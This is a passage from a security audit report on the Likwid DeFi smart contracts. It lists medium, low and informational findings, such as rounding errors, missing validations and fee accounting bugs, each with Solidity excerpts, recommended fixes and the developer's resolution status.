        (borrowAmount, swapFeeAmount) = _executeAddLeverage(params,
    poolState, position, delta);
    } else {
        minLevel = marginLevels.minBorrowLevel();
        borrowAmount = _executeAddCollateralAndBorrow(params, poolState,
    position, delta);
    }
    ...
}
```

However, there is no validation ensuring that the provided `params.leverage` does not exceed the `protocol`'s defined `maximum leverage limit` (`max_leverage = 5`). Although there is a check of `marginLevel`, users can open a `position` with an arbitrarily `high leverage`, which can cause a `liquidity risk`.

Recommendations:

Add an explicit validation before proceeding with `leverage-based` operations.

Likwid: Resolved with `@d65a2db69a ...`.

Zenith: Verified.

[M-17] Wrong use of mulDiv during debt updates

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- MarginPosition.sol

Description:

When updating each position's debt in the `update()` function, the protocol recalculates amounts using `Math.mulDiv` for proportional scaling.

- MarginPosition.sol#L92

```
function update(
    State storage self,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast,
    int128 marginChangeAmount,
    uint256 marginWithoutFee,
    uint256 borrowAmount,
    uint256 repayAmount
) internal returns (uint256 releaseAmount, uint256 realRepayAmount) {
    uint256 marginAmount;
    uint256 marginTotal;
    uint256 positionValue;
    uint256 debtAmount;
    if (self.depositCumulativeLast ≠ 0) {
        marginAmount = Math.mulDiv(self.marginAmount, depositCumulativeLast,
    self.depositCumulativeLast);
        marginTotal = Math.mulDiv(self.marginTotal, depositCumulativeLast,
    self.depositCumulativeLast);
        positionValue = marginAmount + marginTotal;
    }
    if (self.borrowCumulativeLast ≠ 0) {
        debtAmount = Math.mulDiv(self.debtAmount, borrowCumulativeLast,
    self.borrowCumulativeLast);
    }
    ...
}
```

However, `Math.mulDiv` performs integer division that `rounds down`, which can introduce small rounding losses (dust) in each individual position's calculation. Over time, these `rounding-down` errors accumulate across many users, leading to a mismatch between the protocol's `total accounted debt` and the `interest accrued` in the `pool`. Eventually, the last user attempting to `repay` or `withdraw` may face a revert due to insufficient tokens, since the system's accounting shows slightly less `debt` than what is truly owed.

Recommendations:

Use `Math.mulDivUp` instead of `Math.mulDiv` when updating `debtAmount`.

Likwid: Resolved with `@97eba7d7b6 ...` and `@70cddc6ba2 ...`.

Zenith: Verified.

[M-18] Missing validation between poolId and tokenId allows mismatched pool assignments leading to permanent locked lend position

SEVERITY: Medium	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidLendPosition.sol

Description:

In the `exactInput()` and `exactOutput()` function, both `poolId` and `tokenId` are provided as part of the `SwapInputParams`. However, there is no validation ensuring that the provided `poolId` actually corresponds to the `tokenId`.

- LikwidLendPosition.sol#L140-L143

```
function exactInput(SwapInputParams calldata params)
    external
    payable
    ensure(params.deadline)
    returns (uint24 swapFee, uint256 feeAmount, uint256 amountOut)
{
    _requireAuth(msg.sender, params.tokenId);
    PoolKey memory key = poolKeys[params.poolId];
    if (params.zeroForOne != lendDirections[params.tokenId]) {
        InvalidCurrency.selector.revertWith();
    }
    int256 amountSpecified = -int256(params.amountIn);
    IVault.SwapParams memory swapParams = IVault.SwapParams({
        zeroForOne: params.zeroForOne,
        amountSpecified: amountSpecified,
        useMirror: true,
        salt: bytes32(params.tokenId)
    });
    uint256 amount0Min = params.zeroForOne ? 0 : params.amountOutMin;
    uint256 amount1Min = params.zeroForOne ? params.amountOutMin : 0;
    bytes memory callbackData = abi.encode(msg.sender, key, swapParams,
    amount0Min, amount1Min, 0, 0);
```

```
        bytes memory data = abi.encode(Actions.SWAP, callbackData);

        bytes memory result = vault.unlock(data);
        uint256 amount0;
        uint256 amount1;
        (swapFee, feeAmount, amount0, amount1) = abi.decode(result, (uint24,
        uint256, uint256, uint256));
        amountOut = params.zeroForOne ? amount1 : amount0;
    }
```

Since the `contract` already maintains a mapping, `mapping(uint256 tokenId => PoolId poolId) public poolIds;`, each `tokenId` inherently belongs to a specific `pool`. Without verifying, a user could call `exactInput()` with a `mismatched poolId`, intentionally or accidentally. If this happens, the `swap` may succeed, but the resulting `lend position` will be created in the wrong `pool`. This makes it `impossible for the user to withdraw this lend tokens`, effectively locking their funds permanently.

Recommendations:

There is no need to pass `poolId` through user input since it can be `safely derived` from `tokenId` inside the function:

```
function exactInput(SwapInputParams calldata params)
    external
    payable
    ensure(params.deadline)
    returns (uint24 swapFee, uint256 feeAmount, uint256 amountOut)
{
    _requireAuth(msg.sender, params.tokenId);
    PoolKey memory key = poolKeys[params.poolId];
    PoolId poolId = poolIds[params.tokenId];
    PoolKey memory key = poolKeys[poolId];
    ...
}
```

Likwid: Resolved with @1cdb5ca264 ... .

Zenith: Verified.

4.4 Low Risk

A total of 14 low risk findings were identified.

[L-1] Incorrect revert offset in `LiquidityMath.sol`

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: High

Target

- LiquidityMath.sol

Description:

The `LiquidityMath` library, forked and modified from Uniswap's `LiquidityMath`, contains assembly code in `addDelta()` and `addInvestment()` that reverts with empty error messages.

The functions use `mstore` to save errors in memory, then call `revert(0, 4)` to revert with those errors. However, since the error is stored at offset `0x1c` (28 bytes), using offset 0 reads empty bytes instead of the intended error message. Uniswap's original implementation correctly uses offset `0x1c`.

See this example on evm.codes and replace 0 with 0x1c.

Recommendations:

Update the `revert()` calls to use offset `0x1c` instead of 0: `revert(0x1c, 4)`.

Likwid: Resolved with `@22801a29d4 ...`.

Zenith: Verified.

[L-2] Missing fee validation during pool initialization

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidVault.sol

Description:

The `initialize()` function doesn't validate if the LP fee is within the 100% bound.

Recommendations:

Ensure LP fee doesn't exceed `ONE_MILLION` (1e6).

Likwid: Resolved with `@db615ed177 ...`.

Zenith: Verified.

[L-3] Protocol fees are lost when LP fees are zero

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidVault.sol

Description:

In the `swap()` function, if `feeAmount` is zero, the update to the protocol fees is ignored.

```
        if (feeAmount > 0) {
            Currency feeCurrency = params.zeroForOne ? key.currency0 : key.currency1;
            if (amountToProtocol > 0) {
                _updateProtocolFees(feeCurrency, amountToProtocol);
            }
            emit Fees(id, feeCurrency, msg.sender, uint8(FeeTypes.SWAP), feeAmount);
        }
```

Recommendations:

Protocol fees should be updated if `amountToProtocol` is greater than zero, regardless of the value of `feeAmount`.

Likwid: Resolved with `@ec14308f0b ...`.

Zenith: Verified.

[L-4] Unsafe cast in `MarginPosition.update()`

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- MarginPosition.sol

Description:

The `update()` function unsafely downcasts the `realRepayAmount` when adjusting the debt.

```
102:            debtAmount -= uint128(realRepayAmount);
```

Recommendations:

Given `debtAmount` is of the same type as `realRepayAmount`, both `uint256`, no cast should be needed.

Likwid: Resolved with `@e0382e301d ...`.

Zenith: Verified.

[L-5] Mint dead shares to prevent precision issues

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- Pool.sol

Description:

When supplying the initial set of liquidity, it is recommended to require and reserve a small amount of it to avoid precision issues between reserves and shares.

Recommendations:

Mint a small number of shares to the null address.

Likwid: Resolved with `@a3c7e66640 ...`.

Zenith: Verified.

[L-6] Redundant `getAmountIn()` call in swap fee calculation

`SEVERITY`: Low	`IMPACT`: Low
`STATUS`: Resolved	`LIKELIHOOD`: High

Target

- SwapMath.sol

Description:

The `getAmountIn()` function in `SwapMath` library calculates `approxAmountIn` by calling `getAmountIn()`, then passes both `approxAmountIn` and `amountOut` to `getPriceDegree()` to determine reserve changes for dynamic fee calculation.

However, `getPriceDegree()` only requires either `amountIn` or `amountOut`, not both. When both are provided, it uses only `approxAmountIn` and ignores the user-provided `amountOut`. This wastes gas and introduces unnecessary rounding that may cause slight inaccuracies in the degree calculation.

Recommendations:

Remove the redundant calculation: `(uint256 approxAmountIn,) = getAmountIn(pairReserves, lpFee, zeroForOne, amountOut);`

Likwid: Resolved with `@91ce412a4d ...`.

Zenith: Verified.

[L-7] Health check returns infinity when LP reserve is empty

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- MarginPosition.sol

Description:

The implementation of `marginLevel()` returns `type(uint256).max` when debt is zero, but also when one of the pair reserves is zero.

```
    function marginLevel(
        State memory self,
        Reserves pairReserves,
        uint256 borrowCumulativeLast,
        uint256 depositCumulativeLast
    ) internal pure returns (uint256 level) {
        if (self.debtAmount == 0 || !pairReserves.bothPositive()) {
            level = type(uint256).max;
        } else {
```

This means that any position with a positive debt would pass all health checks when there is no pricing data.

Recommendations:

If the debt is non-zero, it would be safer to revert if the repayment amount can't be priced.

```
if (self.debtAmount == 0) {
    level = type(uint256).max;
} else {
    require(pairReserves.bothPositive());
    ...
```

Likwid: Resolved with `@23d1eff836 ...`.

Zenith: Verified.

[L-8] Repay amount calculations round down

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidMarginPosition.sol
- MarginPosition.sol

Description:

The calculations present in `LikwidMarginPosition.liquidateCall()` and `MarginPosition.close()` calculate the repayment amount by projecting the margin over the reserves, rounding down in the division.

```
575:         repayAmount = Math.mulDiv(reserveBorrow, assetsAmount,
    reserveMargin);
```

Recommendations:

Consider rounding up the calculation in favor of the borrowing side.

Likwid: Resolved with `@f379060d76 ...`.

Zenith: Verified.

[L-9] Protocol fees are not collected for swaps in margin operations

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidVault.sol

Description:

Swap fees are collected in margin operations (`margin()`, `close()`, and `liquidateBurn()`), but no protocol fees are accounted for when the operation is registered in LikwidVault.

```
        (marginDelta, amountToProtocol, feeAmount) = pool.margin(params, defaultProtocolFee);

        (Currency marginCurrency, Currency borrowCurrency) =
            params.marginForOne ? (key.currency1, key.currency0) : (key.currency0, key.currency1);
        if (feeAmount > 0) {
            if (amountToProtocol > 0) {
                _updateProtocolFees(marginCurrency, amountToProtocol);
            }
            emit Fees(id, marginCurrency, msg.sender, uint8(FeeTypes.MARGIN), feeAmount);
        }
        if (params.swapFeeAmount > 0) {
            if (params.action == MarginActions.MARGIN) {
                emit Fees(id, borrowCurrency, msg.sender, uint8(FeeTypes.MARGIN_SWAP), params.swapFeeAmount);
            } else {
                emit Fees(id, marginCurrency, msg.sender, uint8(FeeTypes.MARGIN_CLOSE_SWAP), params.swapFeeAmount);
            }
        }
```

`feeAmount` and `amountToProtocol` correspond to margin fees, but `swapFeeAmount` is just used to log the events.

Recommendations:

Consider subtracting protocol fees from swap fees, unless this is intentionally planned.

Likwid: Resolved with `@ec14308f0b ...` and `@c3062865be ...`.

Zenith: Verified.

[L-10] Total investments are backwards with respect to liquidity

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Medium

Target

- PairPosition.sol

Description:

When modifying liquidity, the user's position is updated to reflect the amount of total investments.

```
        // Update the total investment and store it.
        self.totalInvestment
    = LiquidityMath.addInvestment(self.totalInvestment, delta.amount0(),
    delta.amount1());
```

Given that deltas are positive when removing liquidity and negative when adding liquidity, total investments would be negative when the user has an active position.

Recommendations:

Change the sign of the operation.

Likwid: Resolved with `@c4ee3ccde3 ...`.

Zenith: Verified.

[L-11] Using spot price for margin level calculation can cause liquidation misjudgment and inevitable protocol losses

SEVERITY: Low	IMPACT: Medium
STATUS: Acknowledged	LIKELIHOOD: Medium

Target

- MarginPosition.sol

Description:

When `leverage > 0`, the `protocol` calculates `marginLevel` using the `spot price` derived from `pairReserves`.

- MarginPosition.sol#L63

```
function marginLevel(
    State memory self,
    Reserves pairReserves,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast
) internal pure returns (uint256 level) {
    if (self.debtAmount == 0 || !pairReserves.bothPositive()) {
        level = type(uint256).max;
    } else {
        ...
        if (marginTotal > 0) {
            repayAmount = Math.mulDiv(reserveBorrow, positionValue,
    reserveMargin);
        } else {
            uint256 numerator = positionValue * reserveBorrow;
            uint256 denominator = reserveMargin + positionValue;
            repayAmount = numerator / denominator;
        }
        level = Math.mulDiv(repayAmount, PerLibrary.ONE_MILLION,
    debtAmount);
    }
}
```

However, this approach causes a problem when the `margin value` is large.

Let's analyze the issue with an example

- `pairReserves: (1000, 1000)`
- `marginValue: 200`
- `debtAmount: 170`

Under the current formula, `marginLevel = 117% > 110%` , so the `position` appears healthy and not eligible for `liquidation`.

Now user tries to `close` the `position`: `payedAmount = 166 < 170` As a result, the user cannot close the `position` even though it is considered healthy.

After some `price` changes, suppose the `debtAmount` rises to 185. Now, `marginLevel = 108% < 110%`, so the `position` becomes `liquidated`.

During liquidation:

- `payedAmount = 164`
- `lostAmount = 185 - 164 = 21`

This means the `position` incurs `bad debt` even though its `margin level` was almost `110%`. This occurs because `marginLevel` is estimated using the `spot price` rather than the actual `swap execution` price. As a result, the `protocol` can consistently suffer `bad debt` and `protocol` losses when `liquidating large-margin positions`.

Recommendations:

Calculate `marginLevel` using `swap` execution results instead of `spot price` when `leverage>0`.

Or evaluate the `margin level` differently in the `liquidateCall` and `liquidateBurn` functions. That's because the `liquidateCall` function uses the `spot price`, while the `liquidateBurn` function performs the `swap`.

Likwid: Acknowledged. The scenario highlighted (healthy by spot, deficit at execution) can occur only when pool depth is very low. In pools with sufficient depth, the liquidation threshold (e.g., 110%) is designed to cover slippage between spot and execution; moreover, the majority of over-collateralization captured during liquidation accrues to LPs, which compensates them for timing/slippage risk. In other words, any surplus generated on close is routed to LPs, while the 110% threshold provides a buffer against realistic execution slippage in adequately liquid pools.

[L-12] Missing mirror reserve threshold check in `_executeAddCollateralAndBorrow()`

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidMarginPosition.sol

Description:

The `_executeAddCollateralAndBorrow()` function lacks the 90% mirror reserve threshold check that exists in `_executeAddLeverage()`.

This allows the mirror balance to potentially exceed the intended 90% threshold when users borrow without leverage, bypassing an important safety mechanism designed to maintain protocol balance limits.

Recommendations:

Add the mirror reserve threshold check from `_executeAddLeverage()` to `_executeAddCollateralAndBorrow()` to ensure consistent reserve limits across all borrowing operations.

Likwid: Resolved with `@7104fab6add8 ...`.

Zenith: Verified.

[L-13] Missing deadline parameter in liquidation functions

`SEVERITY:` Low	`IMPACT:` Low
`STATUS:` Resolved	`LIKELIHOOD:` Low

Target

- LikwidMarginPosition.sol

Description:

The liquidation functions lack a deadline parameter, preventing liquidators from setting time limits on their transactions.

Recommendations:

Add a `ensure(deadline)` modifier to allow liquidators to specify transaction expiration times.

Likwid: Resolved with `@ae7d491436 ...`.

Zenith: Verified.

[L-14] Dead code in `handleSwap()` swap direction handling

`SEVERITY`: Low	`IMPACT`: Low
`STATUS`: Resolved	`LIKELIHOOD`: Low

Target

- LikwidLendPosition.sol
- Pool.sol

Description:

The `handleSwap()` function, called by the vault during lending position swaps, contains unnecessary complexity with conditions that can never be reached.

When examining `pool.swap()` logic, `delta0` is always negative when `zeroForOne == true` (with `delta1` positive), and the opposite when `zeroForOne == false`. This means the conditions `else if (delta.amount0() > 0)` and `if (delta.amount1() < 0)` within the `if (params.zeroForOne)` block will never execute, and similarly for the opposite direction. This dead code adds unnecessary complexity and reduces readability.

Recommendations:

Remove the unreachable conditions and dead code branches to simplify the function and improve code readability.

Likwid: Resolved with `@2edbc79bb9 ...`.

Zenith: Verified.

4.5 Informational

A total of 21 informational findings were identified.

[I-1] Potential stale position in `LikwidLendPosition::getPositionState()`

`SEVERITY:` Informational	`IMPACT:` Informational
`STATUS:` Resolved	`LIKELIHOOD:` Low

Target

- LikwidLendPosition.sol

Description:

The `getPositionState()` function updates the lend amount using the stored values of `deposit0CumulativeLast/deposit1CumulativeLast`, which may not be up to date if there is a pending interest distribution.

Recommendations:

The implementation could use `StateLibrary.getCurrentState()` to calculate the updated values for the pool.

Likwid: Resolved with `@b46358afa9 ...`.

Zenith: Verified.

[I-2] Facilitate max withdrawal of a lending position

`SEVERITY:` Informational	`IMPACT:` Informational
`STATUS:` Resolved	`LIKELIHOOD:` Low

Target

- LendPosition.sol

Description:

When withdrawing from a lending position, the user needs to specify the amount upfront when sending the transaction. This could be problematic as the position would be eventually updated with the most recent distribution of interests.

Recommendations:

Provide a way to withdraw the entirety of the position. This could be represented by specifying the amount as `type(int128).max`, or a high value that snaps to the current lend amount.

Likwid: Resolved with `@b46358afa9 ...`.

Zenith: Verified.

[I-3] Assembly in PositionLibrary could use scratch space

`SEVERITY`: Informational	`IMPACT`: Informational
`STATUS`: Resolved	`LIKELIHOOD`: Low

Target

- PositionLibrary.sol

Description:

Both `calculatePositionKey()` and `calculatePositionKey()` use memory from the free memory pointer, and then clear it at the end.

The implementation can leverage the scratch space given the required length of the hashing data fits in this memory region.

Recommendations:

Use the scratch space (`0x00-0x3f`) to store the arguments to hash.

Likwid: Resolved with `@b407a3bae1 ...`.

Zenith: Verified.

[I-4] Unnecessary sign extension in marginFee()

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- Slot0Library.sol

Description:

The `marginFee()` function uses `signextend()` when extracting the margin fee value from the packed storage. Since the margin fee is a `uint24` and occupies the last position in the `_packed` variable, sign extension is unnecessary for this unsigned integer value.

Recommendations:

Remove the `signextend()` operation from the `marginFee()` function.

Likwid: Resolved with `@c7e586edb6 ...`.

Zenith: Verified.

[I-5] In the `_executeAddLeverage`, mirror reserve check uses old values

`SEVERITY`: Informational	`IMPACT`: Informational
`STATUS`: Resolved	`LIKELIHOOD`: Low

Target

- LikwidMarginPosition.sol

Description:

When adding margin, `_executeAddLeverage()` performs a check to ensure that the `mirror reserve` does not exceed `90%` of `total reserves`:

- LikwidMarginPosition.sol#L261

```
function _executeAddLeverage(
    IMarginPositionManager.MarginParams memory params,
    PoolState memory poolState,
    MarginPosition.State storage position,
    MarginBalanceDelta memory delta
) internal returns (uint256 borrowAmount, uint256 swapFeeAmount) {
    uint256 borrowMirrorReserves
    = poolState.mirrorReserves.reserve01(!position.marginForOne);
    uint256 borrowRealReserves
    = poolState.realReserves.reserve01(!position.marginForOne);
    if (Math.mulDiv(borrowMirrorReserves, 100, borrowRealReserves
    + borrowMirrorReserves) > 90) {
        MirrorTooMuch.selector.revertWith();
    }
    ...
}
```

However, this check uses old `reserve` values from `poolState` before the new `margin` and `borrowed` amounts are applied. After executing the `leverage addition`, `borrowMirrorReserves` will increase, potentially pushing the `mirror reserve` above the `90%` limit, but the check has already passed.

Recommendations:

```
function _executeAddLeverage(
    IMarginPositionManager.MarginParams memory params,
    PoolState memory poolState,
    MarginPosition.State storage position,
    MarginBalanceDelta memory delta
) internal returns (uint256 borrowAmount, uint256 swapFeeAmount) {
    uint256 borrowMirrorReserves
    = poolState.mirrorReserves.reserve01(!position.marginForOne);
    uint256 borrowRealReserves
    = poolState.realReserves.reserve01(!position.marginForOne);
   if (Math.mulDiv(borrowMirrorReserves, 100,
           borrowRealReserves + borrowMirrorReserves) > 90) {
               MirrorTooMuch.selector.revertWith();
   }

     ...
    if (position.marginForOne) {
        amount1Delta = amount;
        delta.pairDelta = toBalanceDelta(-borrowAmount.toInt128(),
    marginWithoutFee.toInt128());
        delta.lendDelta = toBalanceDelta(0, lendAmount);
        delta.mirrorDelta = toBalanceDelta(-borrowAmount.toInt128(), 0);
    } else {
        amount0Delta = amount;
        delta.pairDelta = toBalanceDelta(marginWithoutFee.toInt128(),
    -borrowAmount.toInt128());
        delta.lendDelta = toBalanceDelta(lendAmount, 0);
        delta.mirrorDelta = toBalanceDelta(0, -borrowAmount.toInt128());
    }
    delta.marginDelta = toBalanceDelta(amount0Delta, amount1Delta);

   borrowMirrorReserves += borrowAmount;
   if (Math.mulDiv(borrowMirrorReserves, 100,
       borrowRealReserves + borrowMirrorReserves) > 90) {
           MirrorTooMuch.selector.revertWith();
   }
}
```

Likwid: Resolved with @88b3585592 ... .

Zenith: Verified.

[I-6] The swapFeeAmount calculation is incorrect during position close

`SEVERITY`: Informational	`IMPACT`: Informational
`STATUS`: Resolved	`LIKELIHOOD`: Low

Target

- MarginPosition.sol

Description:

In the `close()` function, the `swap fee` is currently calculated based on the entire `releaseAmount`.

- MarginPosition.sol#L178

```
function close(
    State storage self,
    Reserves pairReserves,
    uint24 lpFee,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast,
    uint256 rewardAmount,
    uint24 closeMillionth
)
    internal
    returns (
        uint256 releaseAmount,
        uint256 repayAmount,
        uint256 closeAmount,
        uint256 lostAmount,
        uint256 swapFeeAmount
    )
{
        ...
        (payedAmount, swapFeeAmount) = SwapMath.getAmountOut(pairReserves,
    lpFee, !self.marginForOne, releaseAmount);
        if (releaseAmount < positionValue && repayAmount > payedAmount) {
            PositionLiquidated.selector.revertWith();
        } else {
            // releaseAmount == positionValue or repayAmount <= payedAmount
            (uint256 costAmount,) = SwapMath.getAmountIn(pairReserves,
    lpFee, !self.marginForOne, repayAmount);
            if (releaseAmount > costAmount) {
                closeAmount = releaseAmount - costAmount;
            } else if (repayAmount > payedAmount) {
                lostAmount = repayAmount - payedAmount;
            }
        }
        ...
    }
}
```

However, when `releaseAmount > costAmount`, only the `costAmount` portion is actually involved in the `swap` operation - the remaining `closeAmount` is directly released to the user and does not participate in the `swap`. This causes the computed `swapFeeAmount` to be overestimated, since it incorrectly includes the portion that never goes through the `pool swap`.

Recommendations:

```
function close(
    State storage self,
    Reserves pairReserves,
    uint24 lpFee,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast,
    uint256 rewardAmount,
    uint24 closeMillionth
)
    internal
    returns (
        uint256 releaseAmount,
        uint256 repayAmount,
        uint256 closeAmount,
        uint256 lostAmount,
        uint256 swapFeeAmount
    )
{
        ...
        (payedAmount, swapFeeAmount) = SwapMath.getAmountOut(pairReserves,
    lpFee, !self.marginForOne, releaseAmount);
        if (releaseAmount < positionValue && repayAmount > payedAmount) {
            PositionLiquidated.selector.revertWith();
        } else {
            // releaseAmount == positionValue or repayAmount ≤ payedAmount
            (uint256 costAmount,) = SwapMath.getAmountIn(pairReserves,
                lpFee, !self.marginForOne, repayAmount);
            (uint256 costAmount, uint256 swapFee) = SwapMath.getAmountIn(
                pairReserves,
                lpFee, !self.marginForOne, repayAmount);
            if (releaseAmount > costAmount) {
                closeAmount = releaseAmount - costAmount;
                swapFeeAmount = swapFee;
            } else if (repayAmount > payedAmount) {
                lostAmount = repayAmount - payedAmount;
            }
        }
        ...
    }
}
```

Likwid: Resolved with @1de1c5fcb2 ... .

Zenith: Verified.

[I-7] The to parameter in swap function is ignored

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidPairPosition.sol

Description:

The `SwapInputParams` struct includes a `to` field intended to specify the recipient of the swap output. However, in `exactInput()`, the `to` parameter is never used.

```
struct SwapInputParams {
    PoolId poolId;
    bool zeroForOne;
    address to;
    uint256 amountIn;
    uint256 amountOutMin;
    uint256 deadline;
}
```

As a result, the `swapped` tokens are always sent to `msg.sender` instead of the intended recipient. This is same for `exactOutput()` function.

Recommendations:

Should send output token to `to` address.

Likwid: Resolved with `@eef4049739 ...`.

Zenith: Verified.

[I-8] Unnecessary bit masking in StageMath functions

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- StageMathsol

Description:

The functions `add()`, `sub()`, and `subTotal()` apply a bit mask `& ((1 << 128) - 1)` to clear the first 128 bits of `uint256(_liquidity)`. However, the `_liquidity` variable is already a `uint128` that was properly decoded in `decode(stage)`, making this additional masking operation redundant.

Recommendations:

Remove the unnecessary `& ((1 << 128) - 1)` masking operation from `add()`, `sub()`, and `subTotal()` functions.

Likwid: Resolved with `@3890ea004b ...`.

Zenith: Verified.

[I-9] FixedPoint128 libarary never used

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- FixedPoint128.sol

Description:

The `FixedPoint128` library is never used and can be removed from the codebase.

Recommendations:

Remove FixedPoint128.sol from the codebase.

Likwid: Resolved with `@283b717d3b ...`.

Zenith: Verified.

[I-10] Parameter name mismatch between interface and implementation in `close()`

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- IMarginPositionManager.sol
- MarginPositionManager.sol

Description:

The `close()` function implementation uses the parameter name `closeAmountMin`, while the interface `IMarginPositionManager` defines it as `profitAmountMin`. This mismatch makes the parameter's intended usage unclear and creates inconsistency between the interface and implementation.

Recommendations:

Rename the parameter in the implementation to match the interface, or update the interface to match the implementation for consistency.

Likwid: Resolved with `@59fab06f94 ...`.

Zenith: Verified.

[I-11] Unused field in MarginBalanceDelta struct

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- MarginBalanceDelta.sol

Description:

The `realDelta` field in the MarginBalanceDelta struct is not used in the implementation.

Recommendations:

Remove the field.

Likwid: Resolved with `@8d6e491b31 ...`.

Zenith: Verified.

[I-12] Use `type(uint256).max` for maximum borrow intent

`SEVERITY`: Informational	`IMPACT`: Informational
`STATUS`: Resolved	`LIKELIHOOD`: Low

Target

- LikwidMarginPosition.sol.sol

Description:

In `_executeAddCollateralAndBorrow()`, the current implementation sets `params.borrowAmount = borrowMaxAmount.toUint128()` when `params.borrowAmount == 0`.

This uses zero as a sentinel value to indicate "borrow maximum." For safer UX and clearer intent, using `type(uint256).max` as the sentinel value is a more standard and explicit approach to signal maximum borrow amounts.

Recommendations:

```
+ if (params.borrowAmount == type(uint256).max) params.borrowAmount =
    borrowMaxAmount;
if (params.borrowAmount > borrowMaxAmount)
    BorrowTooMuch.selector.revertWith();
- if (params.borrowAmount == 0) params.borrowAmount = borrowMaxAmount.
    toUint128();
```

Likwid: Resolved with `@b236272be0 ...` and `@eaec08bfaf ...`.

Zenith: Verified.

[I-13] Liquidate actions don't validate that the token exists

`SEVERITY:` Informational	`IMPACT:` Informational
`STATUS:` Resolved	`LIKELIHOOD:` Low

Target

- LikwidMarginPosition.sol

Description:

While permissioned actions in LikwidMarginPosition validate that the token exists, the `liquidateBurn()` and `liquidateCall()` assume the `tokenId` corresponds to an existing position.

Recommendations:

Check the token exists using `_requireOwned(tokenId)`.

Likwid: Resolved with `@34e14beabb ...`.

Zenith: Verified.

[I-14] Check pool is initialized before checkpointing state

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidVault.sol

Description:

The LikwidVault contract first updates the pool's state and then validates if it's actually initialized.

```
        Pool.State storage pool = _getAndUpdatePool(key);
        pool.checkPoolInitialized();
```

Recommendations:

Although the state update should be a no-op, the check could be moved inside the `_getAndUpdatePool()` function and before the state is updated.

```
function _getAndUpdatePool(PoolKey memory key)
    internal override returns (Pool.State storage _pool) {
    PoolId id = key.toId();
    _pool = _pools[id];
    _pool.checkPoolInitialized();
    (uint256 pairInterest0, uint256 pairInterest1)
    = _pool.updateInterests(marginState, defaultProtocolFee);
    if (pairInterest0 > 0) {
        emit Fees(id, key.currency0, address(this),
    uint8(FeeTypes.INTERESTS), pairInterest0);
    }
    if (pairInterest1 > 0) {
        emit Fees(id, key.currency1, address(this),
    uint8(FeeTypes.INTERESTS), pairInterest1);
    }
}
```

Likwid: Resolved with `@3b7932b368 ...`.

Zenith: Verified.

[I-15] Incorrect argument in Margin event

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidMarginPosition.sol

Description:

The Margin event is emitted with the `caller` variable, but it should use `tokenOwner` to account for the cases when the recipient of the position is not the caller.

```
        emit Margin(
            key.toId(),
            sender,
            params.tokenId,
            position.marginAmount,
            position.marginTotal,
            position.debtAmount,
            position.marginForOne
        );
```

Recommendations:

Use `tokenOwner` instead of `sender` in the Margin event.

Likwid: Resolved with `@07968e96c7 ...`.

Zenith: Verified.

[I-16] Missing validation for callerProfit and protocolProfit in setMarginLevel()

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- MarginLevels.sol

Description:

The `setMarginLevel()` function validates only `liquidateLevel`, `minMarginLevel`, `minBorrowLevel`, and `liquidationRatio` through `isValidMarginLevels()`.

- MarginLevels.sol#L18

```
function setMarginLevel(bytes32 _marginLevel) external onlyOwner {
    MarginLevels newMarginLevels = MarginLevels.wrap(_marginLevel);
    if (!newMarginLevels.isValidMarginLevels())
    InvalidLevel.selector.revertWith();
    bytes32 old = MarginLevels.unwrap(marginLevels);
    marginLevels = newMarginLevels;
    emit MarginLevelChanged(old, _marginLevel);
}

function isValidMarginLevels(MarginLevels _packed)
    internal pure returns (bool valid) {
    uint24 _liquidateLevel = liquidateLevel(_packed);
    uint24 one = 10 ** 6;
    valid = _liquidateLevel >= one && minMarginLevel(_packed) >
    _liquidateLevel
        && minBorrowLevel(_packed) > _liquidateLevel &&
    liquidationRatio(_packed) <= one;
}
```

However, it does not verify that `callerProfit` and `protocolProfit` are within a valid range (i.e., ≤ `1e6`). Without these checks, the `owner` could accidentally or maliciously set `profit ratios` above `100%`, which would lead to `DoS`.

Recommendations:

Add validation for `callerProfit` and `protocolProfit`.

```
function isValidMarginLevels(MarginLevels _packed)
    internal pure returns (bool valid) {
    uint24 _liquidateLevel = liquidateLevel(_packed);
    uint24 one = 10 ** 6;
  valid = _liquidateLevel ≥ one
                && minMarginLevel(_packed) > _liquidateLevel
                 && minBorrowLevel(_packed) > _liquidateLevel &&
    liquidationRatio(_packed) <= one;
   valid = _liquidateLevel ≥ one
                && minMarginLevel(_packed) > _liquidateLevel
                 && minBorrowLevel(_packed) > _liquidateLevel &&
    liquidationRatio(_packed) <= one && callerProfit(_packed) <= one &&
    protocolProfit(_packed) <= one;
}
```

